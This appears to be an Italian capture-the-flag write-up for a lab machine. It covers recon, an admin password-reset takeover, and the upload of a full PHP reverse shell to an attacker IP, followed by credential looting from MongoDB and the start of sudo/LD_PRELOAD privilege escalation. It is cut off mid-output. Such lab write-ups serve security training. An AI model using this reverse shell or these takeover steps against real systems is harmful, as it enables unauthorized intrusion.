

Sono partito enumerando i servizi presenti nel sistema target, usando nmap

```
kali@kali:~/Desktop/CTF/Road$ sudo nmap -sS -sV -sC -p- 10.129.142.80
[sudo] password for kali:
Starting Nmap 7.99 ( <https://nmap.org> ) at 2026-08-26 06:36 -0400
Nmap scan report for 10.129.142.80
Host is up (0.031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 4d:84:9d:56:9e:b9:38:15:7c:4f:2b:66:78:01:0d:19 (RSA)
|_   256 34:ed:29:6f:bf:0c:a8:e4:db:72:72:69:11:8b:29:2a (ECDSA)
|_   256 9b:9a:e9:e0:3b:5b:9c:ef:ab:66:54:83:8c:4a:ac:a6 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Sky Couriers
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 22.83 seconds
```

Quindi abbiamo due servizi

Servizio	Porta	Versione	Note
SSH	22	OpenSSH 8.2p1	Ubuntu version
HTTP	80	nginx/1.18.0	

Cominciamo ad osservare il sito web, colleghiamoci quindi a <http://10.129.142.80> dal browser.

Nel frattempo che esploriamo ne approfitto per lanciare GoBuster

Ispezionando la pagina si può vedere che c'è un API

```
<form class="trackform" name="srchAwb" method="get"
action="/v2/admin/track_orders">
```

e questo ce lo conferma anche GoBuster che ha appena finito!

```
kali@kali:~/Desktop/CTF/Road$ gobuster dir -u <http://10.129.142.80> -w
/usr/share/seclists/Discovery/Web-Content/common.txt -x ".php,.bak,.txt"
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: <http://10.129.142.80>
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-
Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: bak,txt,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
assets (Status: 301) [Size: 178] [-->
<http://10.129.142.80/assets/>]
index.html (Status: 200) [Size: 19607]
phpMyAdmin (Status: 301) [Size: 178] [-->
<http://10.129.142.80/phpMyAdmin/>]
v2 (Status: 301) [Size: 178] [-->
<http://10.129.142.80/v2/>]
Progress: 19000 / 19000 (100.00%)
=====
Finished
=====
```

Vediamo anche phpMyAdmin! molto interessante, peccato tutte queste pagine siano bloccate, tranne index.html.. (403 Forbidden)

```
kali@kali:~/Desktop/CTF/Road$ curl -I <http://10.129.142.80/phpMyAdmin/>
HTTP/1.1 403 Forbidden
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 26 Aug 2026 10:45:42 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
```

Ispezionando la pagina e registrandomi vedo nelle impostazioni questa importante informazione:

Select Profile Image

No file selected.

Right now, only admin has access to this feature. Please drop an email to admin@sky.thm in case of any changes.

Sappiamo quindi che l'email admin è `admin@sky.thm`

Inoltre analizzando bene c'è pure la pagina reset password, se il campo non è validato correttamente a lato backend possiamo forzare il cambio della password dell account admin!

```
POST /v2/lostpassword.php HTTP/1.1
```

```
Host: 10.129.142.80
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101  
Firefox/140.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate, br
```

```
Content-Type: multipart/form-data; boundary=----  
geckoformboundarye571408dd18d907cd6b13326885794e
```

```
Content-Length: 625
```

```
Origin: <http://10.129.142.80>
```

```
Connection: keep-alive
```

```
Referer: <http://10.129.142.80/v2/ResetUser.php>
```

```
Cookie: PHPSESSID=hbp6nm5n3skepgj27hkclgk2f5; Bookings=0; Manifest=0;  
Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0
```

```
Upgrade-Insecure-Requests: 1
```

```
Priority: u=0, i
```

```
-----geckoformboundarye571408dd18d907cd6b13326885794e
```

```
Content-Disposition: form-data; name="uname"
```

```
admin@sky.thm
```

-----geckoformboundarye571408dd18d907cd6b13326885794e

Content-Disposition: form-data; name="npass"

admin

-----geckoformboundarye571408dd18d907cd6b13326885794e

Content-Disposition: form-data; name="cpass"

admin

-----geckoformboundarye571408dd18d907cd6b13326885794e

Content-Disposition: form-data; name="ci_csrf_token"

-----geckoformboundarye571408dd18d907cd6b13326885794e

Content-Disposition: form-data; name="send"

Submit

-----geckoformboundarye571408dd18d907cd6b13326885794e - -

Ha effettivamente cambiato la password!

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Wed, 26 Aug 2026 11:09:08 GMT

Content-Type: text/html; charset=UTF-8

Connection: keep-alive

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache


refresh: 3;url=ResetUser.php

Content-Length: 37

Password changed.
Taking you back...

Ora abbiamo accesso all'immagine e possiamo cambiarla, se non è validata correttamente possiamo caricare qualsiasi tipo di file..

Ho caricato come immagine una reverse shell scritta in PHP grazie a RevShells [Reverse-Shell > Website](#)



<?php

```
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-
shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.163.29';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
}
```

```

    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not
fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read
from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write
to
    2 => array("pipe", "w") // stderr is a pipe that the child will write
to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }
}

```

```

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
    null);

    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

```

E navigando su <http://10.129.158.22/v2/profileimages/rev.php> attiviamo la reverse shell.

Una volta dentro alla reverse shell facciamo enumerazione base:

```
www-data@ip-10-129-158-22:~$ whoami
www-data
www-data@ip-10-129-158-22:~$ hostname
ip-10-129-158-22
www-data@ip-10-129-158-22:~$
```

Cerchiamo la flag `user.txt`

```
www-data@ip-10-129-158-22:/$ cd /home
www-data@ip-10-129-158-22:/home$ ls
ubuntu  webdeveloper
www-data@ip-10-129-158-22:/home$ cd ubuntu/
www-data@ip-10-129-158-22:/home/ubuntu$ ls
www-data@ip-10-129-158-22:/home/ubuntu$ ls -al
total 24
drwxr-xr-x 3 ubuntu ubuntu 4096 Aug 26 20:00 .
drwxr-xr-x 4 root    root   4096 Aug 26 20:00 ..
-rw-r--r-- 1 ubuntu ubuntu  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 ubuntu ubuntu  807 Feb 25  2020 .profile
drwx----- 2 ubuntu ubuntu 4096 Aug 26 20:00 .ssh
www-data@ip-10-129-158-22:/home/ubuntu$ cd .ssh/
bash: cd: .ssh/: Permission denied
www-data@ip-10-129-158-22:/home/ubuntu$ ls
www-data@ip-10-129-158-22:/home/ubuntu$ cd ../webdeveloper/
www-data@ip-10-129-158-22:/home/webdeveloper$ ls
user.txt
www-data@ip-10-129-158-22:/home/webdeveloper$ cat user.txt
63191e4ece37523c9fe6bb62a5e64d45
```

Abbiamo ottenuto la prima flag `user.txt` . Ora dobbiamo fare Privilege Escalation ([Commands](#))

Procediamo a vedere quali file hanno il bit SUID

```
www-data@ip-10-129-158-22:~$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 111080 Apr 24  2021
/snap/snapd/11841/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 110792 Dec 15  2020
/snap/snapd/10707/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 43088 Sep 16  2020 /snap/core18/2066/bin/mount
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /snap/core18/2066/bin/ping
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /snap/core18/2066/bin/su
-rwsr-xr-x 1 root root 26696 Sep 16  2020 /snap/core18/2066/bin/umount
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /snap/core18/2066/usr/bin/chfn
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /snap/core18/2066/usr/bin/chsh
```

```

-rwsr-xr-x 1 root root 75824 Mar 22 2019
/snap/core18/2066/usr/bin/gpasswd
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /snap/core18/2066/usr/bin/newgrp
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /snap/core18/2066/usr/bin/passwd
-rwsr-xr-x 1 root root 149080 Jan 19 2021 /snap/core18/2066/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Jun 11 2020
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Mar 4 2019
/snap/core18/2066/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 43088 Sep 16 2020 /snap/core18/2952/bin/mount
-rwsr-xr-x 1 root root 64424 Jun 28 2019 /snap/core18/2952/bin/ping
-rwsr-xr-x 1 root root 44664 Feb 6 2024 /snap/core18/2952/bin/su
-rwsr-xr-x 1 root root 26696 Sep 16 2020 /snap/core18/2952/bin/umount
-rwsr-xr-x 1 root root 76496 Feb 6 2024 /snap/core18/2952/usr/bin/chfn
-rwsr-xr-x 1 root root 44528 Feb 6 2024 /snap/core18/2952/usr/bin/chsh
-rwsr-xr-x 1 root root 75824 Feb 6 2024
/snap/core18/2952/usr/bin/gpasswd
-rwsr-xr-x 1 root root 40344 Feb 6 2024 /snap/core18/2952/usr/bin/newgrp
-rwsr-xr-x 1 root root 59640 Feb 6 2024 /snap/core18/2952/usr/bin/passwd
-rwsr-xr-x 1 root root 149080 Jun 25 2025 /snap/core18/2952/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Oct 25 2022
/snap/core18/2952/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Feb 18 2025
/snap/core18/2952/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 55528 Apr 9 2024 /usr/bin/mount
-rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 31032 Feb 21 2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39144 Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 67816 Apr 9 2024 /usr/bin/su
-rwsr-xr-x 1 root root 39144 Apr 9 2024 /usr/bin/umount
-rwsr-xr-x 1 root root 159304 Jan 15 2025 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14488 Jul 8 2019 /usr/lib/eject/dmccrypt-get-
device
-rwsr-xr-- 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-
daemon-launch-helper
-rwsr-xr-x 1 root root 477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 22840 Feb 21 2022 /usr/lib/policykit-1/polkit-
agent-helper-1
www-data@ip-10-129-158-22:~$

```

Nulla di interessante.

Controlliamo cosa possiamo fare senza sudo

```
www-data@ip-10-129-158-22:~$ sudo -l
[sudo] password for www-data:
```

Nulla non possiamo verificarlo

Controlliamo i processi attivi

```
www-data@ip-10-129-158-22:~$ ps auxww
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.6	105384	12792	?	Ss	20:00	0:01	/sbin/init auto automatic-ubiquity noprompt
root	2	0.0	0.0	0	0	?	S	20:00	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	I<	20:00	0:00	[rcu_gp]
root	4	0.0	0.0	0	0	?	I<	20:00	0:00	[rcu_par_gp]
root	5	0.0	0.0	0	0	?	I<	20:00	0:00	[slub_flushwq]
root	6	0.0	0.0	0	0	?	I<	20:00	0:00	[netns]
root	8	0.0	0.0	0	0	?	I<	20:00	0:00	[kworker/0:0H-events_highpri]
root	10	0.0	0.0	0	0	?	I<	20:00	0:00	[mm_percpu_wq]
root	11	0.0	0.0	0	0	?	S	20:00	0:00	[rcu_tasks_rude_]
root	12	0.0	0.0	0	0	?	S	20:00	0:00	[rcu_tasks_trace]
root	13	0.0	0.0	0	0	?	S	20:00	0:00	[ksoftirqd/0]
root	14	0.0	0.0	0	0	?	I	20:00	0:00	[rcu_sched]
root	15	0.0	0.0	0	0	?	S	20:00	0:00	[migration/0]
root	16	0.0	0.0	0	0	?	S	20:00	0:00	[idle_inject/0]
root	17	0.0	0.0	0	0	?	I	20:00	0:00	[kworker/0:1-events]
root	18	0.0	0.0	0	0	?	S	20:00	0:00	[cpuhp/0]
root	19	0.0	0.0	0	0	?	S	20:00	0:00	[kdevtmpfs]
root	20	0.0	0.0	0	0	?	I<	20:00	0:00	[inet_frag_wq]
root	21	0.0	0.0	0	0	?	S	20:00	0:00	[kauditd]
root	22	0.0	0.0	0	0	?	S	20:00	0:00	[khungtaskd]


```

root          100  0.0  0.0      0      0 ?      I<  20:00  0:00 [vfio-
irqfd-clea]
root          101  0.0  0.0      0      0 ?      I   20:00  0:00
[kworker/0:2-events]
root          102  0.0  0.0      0      0 ?      I<  20:00  0:00 [mld]
root          103  0.0  0.0      0      0 ?      I<  20:00  0:00
[ipv6_addrconf]
root          112  0.0  0.0      0      0 ?      I<  20:00  0:00 [kstrp]
root          115  0.0  0.0      0      0 ?      I<  20:00  0:00 [zswap-
shrink]
root          116  0.0  0.0      0      0 ?      I<  20:00  0:00
[kworker/u31:0]
root          121  0.0  0.0      0      0 ?      I<  20:00  0:00
[charger_manager]
root          160  0.0  0.0      0      0 ?      I<  20:00  0:00
[cryptd]
root          231  0.0  0.0      0      0 ?      I<  20:00  0:00
[raid5wq]
root          278  0.0  0.0      0      0 ?      S   20:00  0:00
[jbd2/xvda2-8]
root          279  0.0  0.0      0      0 ?      I<  20:00  0:00 [ext4-
rsv-conver]
root          350  0.0  0.6  35764 12824 ?      S<s  20:00  0:00
/lib/systemd/systemd-journald
root          385  0.0  0.2  22816  5920 ?      Ss   20:00  0:00
/lib/systemd/systemd-udev
root          477  0.0  0.0      0      0 ?      I<  20:00  0:00
[kaluald]
root          478  0.0  0.0      0      0 ?      I<  20:00  0:00
[kmpath_rdacd]
root          479  0.0  0.0      0      0 ?      I<  20:00  0:00
[kmpathd]
root          480  0.0  0.0      0      0 ?      I<  20:00  0:00
[kmpath_handlerd]
root          481  0.0  0.8 280208 18004 ?      SLsl 20:00  0:00
/sbin/multipathd -d -s
systemd+      521  0.0  0.3  90896  6024 ?      Ssl  20:00  0:00
/lib/systemd/systemd-timesyncd
systemd+      566  0.0  0.3  27408  7864 ?      Ss   20:00  0:00
/lib/systemd/systemd-networkd
systemd+      568  0.0  0.6  25492 12984 ?      Ss   20:00  0:00
/lib/systemd/systemd-resolved
root          634  0.0  0.3 235692  7536 ?      Ssl  20:00  0:00
/usr/lib/accountsservice/accounts-daemon
root          635  0.0  0.7 1232252 15144 ?      Ssl  20:00  0:00
/usr/bin/amazon-ssm-agent
root          639  0.0  0.1   6824  2896 ?      Ss   20:00  0:00
/usr/sbin/cron -f
message+      640  0.0  0.2   7572  4712 ?      Ss   20:00  0:00
/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --

```

```

systemd-activation --syslog-only
mongodb      653  0.3  5.0 1497652 102176 ?      Ssl  20:00  0:08
/usr/bin/mongod --config /etc/mongod.conf
root         659  0.0  0.9  29676 18732 ?      Ss   20:00  0:00
/usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root         662  0.0  1.4 218548 29624 ?      Ss   20:00  0:00 php-
fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
root         664  0.0  0.3 232736  6876 ?      Ssl  20:00  0:00
/usr/lib/policykit-1/polkitd --no-debug
syslog       668  0.0  0.2 224500  5252 ?      Ssl  20:00  0:00
/usr/sbin/rsyslogd -n -iNONE
root         670  0.0  1.4 1247264 30056 ?      Ssl  20:00  0:00
/usr/lib/snapd/snapd
root         681  0.0  0.3  17244  7332 ?      Ss   20:00  0:00
/lib/systemd/systemd-logind
root         690  0.0  0.5 393140 11932 ?      Ssl  20:00  0:00
/usr/lib/udisks2/udisksd
daemon       699  0.0  0.1   3804  2244 ?      Ss   20:00  0:00
/usr/sbin/atd -f
root         720  0.0  0.1   5608  2228 ttyS0   Ss+  20:00  0:00
/sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600 ttyS0 vt220
root         728  0.0  0.0   5836  1868 tty1    Ss+  20:00  0:00
/sbin/agetty -o -p -- \u --noclear tty1 linux
root         739  0.0  0.5 315116 11040 ?      Ssl  20:00  0:00
/usr/sbin/ModemManager
root         741  0.0  1.0 107952 21016 ?      Ssl  20:00  0:00
/usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-
shutdown --wait-for-signal
root         749  0.0  0.3  12196  6832 ?      Ss   20:00  0:00 sshd:
/usr/sbin/sshd -D [listener] 0 of 10-100 startups
root         756  0.0  0.0   51224  1508 ?      Ss   20:00  0:00 nginx:
master process /usr/sbin/nginx -g daemon on; master_process on;
www-data     757  0.0  0.3   52072  6548 ?      S    20:00  0:00 nginx:
worker process
root         769  0.0  1.4 1246580 29264 ?      Sl   20:00  0:00
/usr/bin/ssm-agent-worker
mysql        780  0.3 20.3 1333884 407968 ?      Ssl  20:00  0:09
/usr/sbin/mysqld
www-data     796  0.0  0.8 218996 17828 ?      S    20:00  0:00 php-
fpm: pool www
www-data     797  0.0  0.8 218996 16948 ?      S    20:00  0:00 php-
fpm: pool www
root        1209  0.0  0.0      0      0 ?      I    20:07  0:00
[kworker/u30:0-events_unbound]
root        2125  0.0  0.0      0      0 ?      I<   20:25  0:00
[xfsalloc]
root        2126  0.0  0.0      0      0 ?      I<   20:25  0:00
[xfs_mru_cache]
root        2130  0.0  0.0      0      0 ?      S    20:25  0:00 [jfsIO]
root        2131  0.0  0.0      0      0 ?      S    20:25  0:00

```

```

[jfsCommit]
root          2132  0.0  0.0      0      0 ?          S    20:25    0:00
[jfsSync]
www-data      2506  0.0  0.0    2616    532 ?          S    20:35    0:00 sh -c
uname -a; w; id; sh -i
www-data      2510  0.0  0.0    2616    528 ?          S    20:35    0:00 sh -i
www-data      2513  0.0  0.4   15960   9572 ?          S    20:36    0:00 python3
-c import pty; pty.spawn("/bin/bash")
www-data      2514  0.0  0.1    7444   3756 pts/0      Ss   20:36    0:00
/bin/bash
root          2561  0.0  0.0      0      0 ?          I    20:37    0:00
[kworker/u30:2-events_unbound]
www-data      2737  0.0  0.1    9096   3164 pts/0      R+   20:45    0:00 ps
auxww

```

anche qui non sembra esserci nulla di interessante...

Controlliamo i crontab

```

www-data@ip-10-129-158-22:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR
sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts -
-report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts -
-report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts -
-report /etc/cron.monthly )
#

```

Nulla di interessante...

Abbiamo però visto che c'è un processo mongod

```
www-data@ip-10-129-158-22:/home/webdeveloper$ mongo

w
> show dbs
admin    0.000GB
backup   0.000GB
config   0.000GB
local    0.000GB
> use backup
switched to db backup
> show collections
collection
user
> db.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
> exit
bye
Error saving history file: FileOpenFailed Unable to open() file /var/www/.dbshell: Permission denied
www-data@ip-10-129-158-22:/home/webdeveloper$ su webdeveloper
Password:
webdeveloper@ip-10-129-158-22:~$
```

Siamo diventati webdeveloper !

```
webdeveloper@ip-10-129-158-22:~$ sudo -l
Matching Defaults entries for webdeveloper on ip-10-129-158-22:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD
```

User webdeveloper may run the following commands on ip-10-129-158-22:

```
(ALL : ALL) NOPASSWD: /usr/bin/sky_backup_utility
webdeveloper@ip-10-129-158-22:~$
```

File molto interessante `/usr/bin/sky_backup_utility`

```
webdeveloper@ip-10-129-158-22:~$ ls -al /usr/bin/sky_backup_utility
-rwxr-xr-x 1 root root 16704 Aug  7 2021 /usr/bin/sky_backup_utility
webdeveloper@ip-10-129-158-22:~$
```

Viene eseguito come root pure

A questo punto, mi sono bloccato ho scoperto che c'è questo file ma è un eseguibile non modificabile... quindi da questo in poi mi sono fatto aiutare molto da ChatGPT, non avendo mai affrontato prima d'ora un procedimento del genere

```
webdeveloper@ip-10-129-158-22:~$ file /usr/bin/sky_backup_utility
/usr/bin/sky_backup_utility: ELF 64-bit LSB shared object, x86-64, version
1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=e1edd422e86d9c4cdb136d11a2dfbda966aa326d, for GNU/Linux
3.2.0, not stripped
webdeveloper@ip-10-129-158-22:~$ ldd /usr/bin/sky_backup_utility
        linux-vdso.so.1 (0x00007ffda7b00000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5a9f5e1000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f5a9f7e2000)
webdeveloper@ip-10-129-158-22:~$
```

Il programma è un eseguibile ELF che usa dynamic linker.

```
webdeveloper@ip-10-129-158-22:~$ strings /usr/bin/sky_backup_utility
/lib64/ld-linux-x86-64.so.2
puts
printf
system
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
Sky Backup Utility
Now attempting to backup Sky
tar -czvf /root/.backup/sky-backup.tar.gz /var/www/html/*
Backup failed!
Check your permissions!
```

```
Backup successful!  
;*3$"  
GCC: (Debian 10.2.1-6) 10.2.1 20210110  
crtstuff.c  
deregister_tm_clones  
__do_global_dtors_aux  
completed.0  
__do_global_dtors_aux_fini_array_entry  
frame_dummy  
__frame_dummy_init_array_entry  
sky.c  
__FRAME_END__  
__init_array_end  
_DYNAMIC  
__init_array_start  
__GNU_EH_FRAME_HDR  
_GLOBAL_OFFSET_TABLE_  
__libc_csu_fini  
_ITM_deregisterTMCloneTable  
puts@GLIBC_2.2.5  
_edata  
system@GLIBC_2.2.5  
printf@GLIBC_2.2.5  
__libc_start_main@GLIBC_2.2.5  
__data_start  
__gmon_start__  
__dso_handle  
_IO_stdin_used  
__libc_csu_init  
__bss_start  
main  
__TMC_END__  
_ITM_registerTMCloneTable  
__cxa_finalize@GLIBC_2.2.5  
.symtab  
.strtab  
.shstrtab  
.interp  
.note.gnu.build-id  
.note.ABI-tag  
.gnu.hash  
.dynsym  
.dynstr  
.gnu.version  
.gnu.version_r  
.rela.dyn  
.rela.plt  
.init  
.plt.got  
.text
```


```
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
webdeveloper@ip-10-129-158-22:~$
```

```
webdeveloper@ip-10-129-158-22:~$ /usr/bin/sky_backup_utility
Sky Backup Utility
Now attempting to backup Sky
tar: Removing leading `/' from member names
/var/www/html/assets/
/var/www/html/assets/blogCarrer/
/var/www/html/assets/blogCarrer/css/
/var/www/html/assets/blogCarrer/css/style.css
tar: Removing leading `/' from hard link targets
/var/www/html/assets/css/
/var/www/html/assets/css/jquery-ui.css
/var/www/html/assets/css/dataTable.min.css
/var/www/html/assets/css/elephant.min.css
tar (child): /root/.backup/sky-backup.tar.gz: Cannot open: Permission
denied
tar (child): Error is not recoverable: exiting now
/var/www/html/assets/css/vendor.min.css
/var/www/html/assets/css/owl-carousel/
